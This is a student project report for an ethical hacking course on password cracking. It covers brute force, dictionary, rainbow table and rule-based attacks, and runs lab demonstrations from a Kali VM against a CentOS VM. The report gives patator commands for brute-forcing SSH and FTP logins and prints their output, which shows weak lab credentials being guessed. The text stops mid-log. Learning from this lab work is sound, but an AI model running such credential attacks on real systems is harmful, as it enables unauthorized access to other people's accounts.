<u>Project Report</u>

Password Security and Cracking

by:

Joemar Lugtu - 301355179

Mark Labiano - 301346652

Tarun Kumar Ravikumar – 301364055

Syed - 301318212

for:

CBER 721- Ethical Hacking and Defense

Centennial College

School of Engineering Technology and Applied Science

to:

Prof. Marjan Zandi

on:

Date: 6th April,2024.

Table of Contents

List of Figures

1. Abstract

This paper delves into the realm of password cracking techniques, exploring the vulnerabilities and attack vectors associated with traditional password-based authentication systems. It begins by outlining the importance of passwords as a means of authentication and their susceptibility to various attacks. The study focuses on brute force, dictionary, rainbow table, and rule-based attacks, elucidating their methodologies, efficiencies, and mitigative measures. Through a comprehensive experimental setup involving virtual machines and attack simulations, the efficacy of these attacks is demonstrated, emphasizing the need for robust password policies, multi-factor authentication, and continuous user education to bolster cybersecurity defenses.

2. Introduction

Passwords serve as a fundamental means of authentication in systems, offering users a method to prove their identity. While various authentication methods exist, such as physical tokens or biometric traits like fingerprints, passwords hold a distinct advantage: they can be easily changed if compromised. This paper explores the concept of password cracking, focusing on techniques used when attackers attempt to gain unauthorized access to systems using username and password combinations or by accessing stored password data.



Obtain WPA2 four-way handshake
Obtain password/shadow file with hashes
Obtain physical or remote access
Use precomputed table of hashes
Aa
Dictionary Attack
Rainbow Table Attack
aaaaaaaa
aaaaaaab
bbbbbbba
bbbbbbbb
Brute Force Attack

Figure 1 - Flow of Attacking Possibilities

Figure 1 illustrates scenarios where password cracking attempts may occur. Attackers may enter a system via physical or remote means and try to guess passwords manually or using dictionaries. Alternatively, if attackers obtain access to password hashes, they can employ tools like OphCrack, utilizing Rainbow Tables for cracking. In some cases, spammers may leverage dictionary attacks to breach sensitive accounts, including banking services. Additionally, wireless protocols are susceptible to password cracking techniques, especially when packet sniffers intercept initialization packets.

3. Background

Over the past four decades, password-based authentication has persisted as the most common means of access despite well-documented flaws. Despite technical advancements, the human element remains the weakest link. Early critiques by Morris and Thompson identified vulnerabilities in UNIX password security due to encryption speed, leading to increased susceptibility to brute-force attacks. Subsequent studies by Feldmeier and Karn emphasized weak password creation habits and the need to bolster password entropy through various measures such as password meters and stronger algorithms. However, user behaviors persist, with Zviran and Haga noting little change in password characteristics, including predictability and reliance on common words. Klein's recommendations expanded dictionary entries to include permutations, keyboard patterns, and word pairs, yet challenges persist in combating user habits and laziness.

Advances in technology have further complicated the landscape, rendering even longer passwords vulnerable and increasing the size of dictionaries used in cracking attempts. Password policies, while intended to enhance security, can inadvertently aid attackers by revealing minimal search spaces and encouraging predictable patterns. Despite efforts to educate users on the importance of frequent password changes, many remain resistant, perpetuating weaknesses in password security.

4. How Passwords are stored:

Passwords are typically stored using hashed values rather than in clear text to enhance security. In Unix systems, the hashed passwords are stored in the password file (/etc/passwd), while in Windows, they are stored in the Security Accounts Manager (SAM) file located at C:\windows\system32\config\sam. Unix initially stored hashed passwords directly in the password file but later moved them to a shadow file (/etc/shadow) accessible only by superusers, adding an extra layer of defense.

The use of password salts adds an additional layer of security by introducing randomness to passwords during storage. This randomness, unique to each password, makes it more challenging for attackers to crack passwords, even weak ones. Without salts, identical passwords would produce the same hash, facilitating attacks if the hashed values are compromised. Salting mitigates this vulnerability by increasing entropy in the hashed values.

Online services often store passwords in various ways, but security breaches like the one experienced by Sony, where passwords were stored in cleartext in a SQL database, highlight the importance of robust password storage practices. Unauthorized access to the password storage system can lead to password compromise.

5. Types of Attacks

5.1 Brute Force Attack

A brute force attack involves systematically trying every possible character combination, starting from the shortest and gradually progressing to longer ones. This method is resource-intensive and slow, particularly for complex or lengthy passwords. It requires a significant amount of time, processing power, and bandwidth to execute, making it less efficient compared to other attack methods. Brute force attacks do not rely on prior knowledge of the target's password and are suitable for cases where the password is unknown or when the attacker lacks any prior information about the target's preferences. Mitigation strategies against brute force attacks include implementing robust password policies, enforcing complexity requirements, and using account lockout mechanisms and rate limiting.

Example:
Trying all possible combinations of characters (e.g., aaaaa, aaaab, aaaac, etc.) or 4-digit PIN codes (0000 to 9999)

5.2 Dictionary Attack

On the other hand, a dictionary attack involves attempting a predefined list of words, phrases, or character combinations, often derived from common passwords or wordlists. It is more efficient than brute force attacks, especially when the password is in the dictionary. Dictionary attacks require fewer computational resources compared to brute force methods and may sometimes require some knowledge of the target's preferences or commonly used passwords. This attack method is more effective when the attacker has some insight into the target's habits or preferences, allowing them to generate a custom dictionary based on that information. Countermeasures against dictionary attacks include using intricate, unique passwords and consistently updating them to mitigate the risk effectively. Success rates for dictionary attacks depend on the quality of the dictionary and the complexity of the password, with stronger, distinctive passwords having a lower success rate.

Example:

Trying a list of common passwords, phrases, or variations (e.g., “password,” “123456,” ”qwerty,” “admin”)

5.3 Rainbow Table Attack

Rainbow tables are a potent tool used for decrypting passwords efficiently. Essentially, they are precomputed tables designed to store the output of cryptographic hash functions, primarily used for cracking password hashes. These tables are particularly effective in recovering keys derived from functions or certain data formats, such as credit card numbers, within a limited character set and length.

In contrast to brute force attacks, which involve calculating the hash function for each string, comparing the hash value with the one stored in the system at every step, rainbow table attacks streamline this process. They achieve this by already computing and storing the hashes of a vast array of strings, eliminating the need for real-time hash calculations during the attack.

To manage the large file sizes of RainbowTable files effectively, reduction functions are employed. These functions transform hash values into plaintext, mitigating storage space requirements. However, it's crucial to note that reduction functions do not reverse the hash value to its original plaintext (i.e., the password) since this isn't feasible. Instead, they generate entirely new plaintext values.

$$\texttt{aaaaaa} \xrightarrow[H]{} \texttt{281DAF40} \xrightarrow[R]{} \texttt{sgfnyd} \xrightarrow[H]{} \texttt{920ECF10} \xrightarrow[R]{} \texttt{kiebgt}$$

Figure 2 - Example of Rainbow Table

Subsequently, a new hash value is generated from this text. Within a RainbowTable, this process occurs multiple times, forming a chain. However, in the final table, only the initial password and the last hash value of a chain are retained.

5.4 Rule Based Attacks

Rule-based attacks involve applying predefined rules to words from dictionaries, typically used in combination with hybrid, combinator, and straight dictionary attacks to expand the range of possible password options. These rules can consist of complex sets of functions, with popular ones often included in tools like hashcat. This attack strategy was employed towards the end, targeting the remaining strong passwords that had yet to be cracked. By employing rules like substituting letters with special characters or numbers, even some of the more intricate user-generated passwords were successfully deciphered. Despite the potential complexity of certain rules, this method remains fast, capable of completing within minutes or even seconds, especially with large wordlists. However, the combined attack duration is extended due to the number and complexity of the rules applied



WORDLIST
password
letmein
charliechaplin
strawberries
RULE SET
$1
c
password1
Password1
HASHING
SHA1
70ccd9007338d6d81dd3b6271621b9cf9a97ea00
hash comparison
HASH DUMP
e9d71f5ee7c92d6dc9e92ffdad17b8bd49418f98
86f7e437faa5a7fce15d1ddcb9eaeaea377667b8
70ccd9007338d6d81dd3b6271621b9cf9a97ea00
84a516841ba77a5b4648de2cd0dfcb30ea46dbb4
match found
FILE OUTPUT

Figure 3 - Example of Rule Based

6. Time memory Trade Off

Time-memory trade-off is a concept often employed in password cracking techniques to optimize the balance between the time taken to crack a password and the amount of memory required to store precomputed data. This approach aims to improve efficiency by sacrificing either time or memory resources, depending on the specific circumstances and available resources.

In time-memory trade-off, attackers precompute data, such as hash values or intermediate results, and store them in memory for future use. This precomputed data can significantly speed up the password cracking process, as it eliminates the need to repeatedly perform computations during an attack.

However, storing this precomputed data requires a considerable amount of memory. Therefore, attackers must carefully consider the trade-off between the time spent computing hashes during the attack and the memory required to store precomputed data.




Figure 4 - Time Memory Trade Off

By strategically balancing these factors, attackers can optimize their password cracking techniques to achieve faster results while minimizing resource usage. Time-memory trade-off is a crucial consideration in designing effective and efficient password cracking strategies.

7. Experimental Setup

The setup comprises two virtual machines (VMs) deployed on VMware Workstation 17 Player. One VM runs CentOS 7 (referred to as the "Victim") with 2 GB of RAM and 2 vProcessors allocated to it. This CentOS VM is configured with an SSH server, Web Server and an FTP server, which are operational. On the other hand, the second VM runs Kali Linux (referred to as the "Attacker") with similar specifications, including 2 GB of RAM and 2 vProcessors. The Kali Linux VM utilizes the Patator tool to execute brute force attacks against the CentOS VM.

The Victim VM represents a target system with services susceptible to brute force attacks, while the Attacker VM emulates a malicious actor attempting to gain unauthorized access using brute force techniques.






Figure 5 - Network Architecture




```
ABRT has detected 1 problem(s). For more info run: abrt-cli list --since 1707198936
[root@localhost ~]# systemctl start xinetd
[root@localhost ~]# systemctl start vsftpd
[root@localhost ~]# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.159.129  netmask 255.255.255.0  broadcast 192.168.159.255
        inet6 fe80::80eb:e572:cf38:d0d9  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:5f:c9:84  txqueuelen 1000  (Ethernet)
        RX packets 176143  bytes 259577635 (247.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10016  bytes 626390 (611.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 72  bytes 6272 (6.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 72  bytes 6272 (6.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

virbr0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 192.168.122.1  netmask 255.255.255.0  broadcast 192.168.122.255
        ether 52:54:00:6d:20:90  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 6 - Running SSH and FTP Server



```
┌──(syed㉿kali)-[~/Desktop]
└─$ patator ssh_login host=192.168.159.129 user=FILE0 password=FILE1 0=users.txt 1=passwords.txt
/usr/bin/patator:2658: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
  from telnetlib import Telnet
22:22:22 patator    INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with python-3.11.6 at 2024-
02-19 22:22 EST
22:22:22 patator    INFO -
22:22:22 patator    INFO - code  size    time | candidate                          |   num | mesg
22:22:22 patator    INFO - ----------------------------------------------------------------------------
22:22:22 patator    INFO - 0     19     0.052 | syed:toor                          |     1 | SSH-2.0-OpenSSH_7.4
22:22:24 patator    INFO - 1     22     1.729 | syed:home123                       |     4 | Authentication faile
d.
22:22:24 patator    INFO - 1     22     1.749 | syed:testuser                      |     2 | Authentication faile
d.
22:22:24 patator    INFO - 1     22     1.734 | syed:hello                         |     8 | Authentication faile
d.
22:22:24 patator    INFO - 1     22     1.792 | syed:admin123                      |     3 | Authentication faile
d.
22:22:24 patator    INFO - 1     22     1.794 | syed:admin                         |     5 | Authentication faile
d.
22:22:24 patator    INFO - 1     22     1.755 | syed:password                      |     6 | Authentication faile
d.
22:22:24 patator    INFO - 1     22     1.776 | syed:password123                   |     7 | Authentication faile
d.
22:22:24 patator    INFO - 1     22     1.764 | syed:Pa$$w0rd                      |     9 | Authentication faile
d.
22:22:24 patator    INFO - 1     22     1.791 | syed:12345678                      |    11 | Authentication faile
d.
22:22:24 patator    INFO - 0     19     0.058 | testuser:testuser                  |    15 | SSH-2.0-OpenSSH_7.4
22:22:24 patator    INFO - 1     22     1.792 | syed:123456                        |    10 | Authentication faile
d.
22:22:26 patator    INFO - 1     22     1.987 | syed:123456789                     |    12 | Authentication faile
d.
22:22:26 patator    INFO - 1     22     2.025 | testuser:toor                      |    14 | Authentication faile
d.
22:22:26 patator    INFO - 1     22     1.987 | syed:1234567890                    |    13 | Authentication faile
d.
22:22:26 patator    INFO - 1     22     2.026 | testuser:admin123                  |    16 | Authentication faile
d.
22:22:26 patator    INFO - 1     22     2.026 | testuser:password                  |    19 | Authentication faile
d.
22:22:26 patator    INFO - 1     22     2.033 | testuser:hello                     |    21 | Authentication faile
d.
```


Figure 7 - SSH Brute Force Attack



Kali Linux - VMware Workstation 17 Player (Non-commercial use only)
Player
22:26
syed@kali: ~/Desktop
File Actions Edit View Help

```
┌──(syed㉿kali)-[~/Desktop]
└─$ patator ftp_login host=192.168.159.129 user=FILE0 password=FILE1 0=users.txt 1=passwords.txt
/usr/bin/patator:2658: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
  from telnetlib import Telnet
22:25:55 patator    INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with python-3.11.6 at 2024-02-19 22:25 EST
22:25:55 patator    INFO -
22:25:55 patator    INFO - code  size    time | candidate                            |  num | mesg
22:25:55 patator    INFO - ─────────────────────────────────────────────────────────────────────────────
22:25:56 patator    INFO - 230   17     0.095 | syed:toor                            |    1 | Login successful.
22:25:58 patator    INFO - 530   16     2.984 | syed:testuser                        |    2 | Login incorrect.
22:25:58 patator    INFO - 530   16     3.016 | syed:admin123                        |    3 | Login incorrect.
22:25:58 patator    INFO - 530   16     3.006 | syed:home123                         |    4 | Login incorrect.
22:25:58 patator    INFO - 530   16     3.029 | syed:admin                           |    5 | Login incorrect.
22:25:58 patator    INFO - 530   16     3.035 | syed:password                        |    6 | Login incorrect.
22:25:58 patator    INFO - 530   16     3.030 | syed:password123                     |    7 | Login incorrect.
22:25:58 patator    INFO - 530   16     3.018 | syed:hello                           |    8 | Login incorrect.
22:25:59 patator    INFO - 230   17     0.023 | testuser:testuser                    |   15 | Login successful.
22:25:59 patator    INFO - 530   16     3.016 | syed:Pa$$w0rd                        |    9 | Login incorrect.
22:25:59 patator    INFO - 530   16     3.026 | syed:123456                          |   10 | Login incorrect.
22:25:59 patator    INFO - 530   16     3.449 | syed:12345678                        |   11 | Login incorrect.
22:26:01 patator    INFO - 530   16     2.710 | syed:123456789                       |   12 | Login incorrect.
22:26:01 patator    INFO - 530   16     2.694 | testuser:toor                        |   14 | Login incorrect.
22:26:01 patator    INFO - 530   16     2.710 | syed:1234567890                      |   13 | Login incorrect.
22:26:01 patator    INFO - 530   16     2.695 | testuser:123456789                   |   25 | Login incorrect.
22:26:01 patator    INFO - 530   16     2.695 | testuser:admin123                    |   16 | Login incorrect.
22:26:01 patator    INFO - 530   16     2.696 | testuser:home123                     |   17 | Login incorrect.
22:26:01 patator    INFO - 530   16     2.693 | testuser:admin                       |   18 | Login incorrect.
22:26:01 patator    INFO - 530   16     2.694 | testuser:password                    |   19 | Login incorrect.
22:26:01 patator    INFO - 530   16     2.697 | testuser:password123                 |   20 | Login incorrect.
22:26:02 patator    INFO - 530   16     2.498 | testuser:hello                       |   21 | Login incorrect.
22:26:04 patator    INFO - 530   16     3.108 | testuser:Pa$$w0rd                    |   22 | Login incorrect.
22:26:04 patator    INFO - 530   16     3.106 | testuser:123456                      |   23 | Login incorrect.
22:26:04 patator    INFO - 530   16     3.108 | testuser:12345678                    |   24 | Login incorrect.
22:26:04 patator    INFO - 530   16     3.106 | testuser:1234567890                  |   26 | Login incorrect.
22:26:04 patator    INFO - 530   16     3.099 | admin:toor                           |   27 | Login incorrect.
22:26:04 patator    INFO - 530   16     3.101 | admin:testuser                       |   28 | Login incorrect.
